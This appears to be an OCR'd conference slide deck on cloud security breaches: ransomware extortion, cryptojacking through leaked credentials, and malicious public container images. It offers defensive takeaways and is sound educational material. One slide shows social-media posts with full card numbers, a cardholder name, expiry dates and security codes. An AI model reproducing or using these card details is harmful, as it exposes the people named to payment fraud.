Anatomy of a Cloud Security Breach

7 Deadly Sins

Maya Levine,
Product Manager


sysdig


External cloud assets were more common than On Premises assets in both incidents and breaches.

- Verizon 2021 DBIR Report


We hold the world ransom for...

Cloud Ransomware Extortion






sysdig

Cloud Ransomware Extortion
WHY

```
"Action": "s3:*"
```

Cloud Ransomware Extortion
IMPACT



Cloud Ransomware Extortion
TAKEAWAY

- Proper Vulnerability Management
- Waiting for Patch? Mitigating Controls
- Overly Permissive is a Boon to Attackers


bae
9h
Finally got my debit card! Love the blue .
4060 6860 1171 2127
4060
03/17
DEBIT
VISA
ALYSSA R ALCANTAR
753
228



bae
9h
the back code of my card is 388 why is everyone asking? smh
703
208
bae
20h
Had to cancel my old debit card. Apparently someone else was using it. Whatever this one is cute too! pic.twitter.com/8KZxAULiSq
HSBC
VISA


Fred 1 Dec

My new credit card came in yay! And the security code is just like my birthday 527 #RichB pic.twitter.com/d5lW0NZ9OP

Retweeted by Debit Card


Cryptojacking via Compromised Credentials





sysdig


Cryptojacking via Compromised Credentials
IMPACT



sysdig

Cryptojacking via Compromised Credentials
TAKEAWAY

- Secrets Management
- **Real Time** Monitoring


This well does not contain any
POISONED WATER
Drink it you are not in any
DANGER

Supply Chain Compromise via Malicious Image Distribution

AMI

EC2


Supply Chain Compromise via Malicious Image Distribution

WHY

Dangerous images in public registries


In the 2022 Sysdig Cloud-Native Threat Report, the Sysdig Threat Research Team collected malicious images based on malicious IPs, or domains and secrets. Both pose a risk for users downloading and deploying publicly available images from Docker Hub, exposing their environments to attacks.

For the 1,777 malicious images identified, the chart indicates the type of nefarious content included in their layers.



Supply Chain Compromise via Malicious Image Distribution

IMPACT



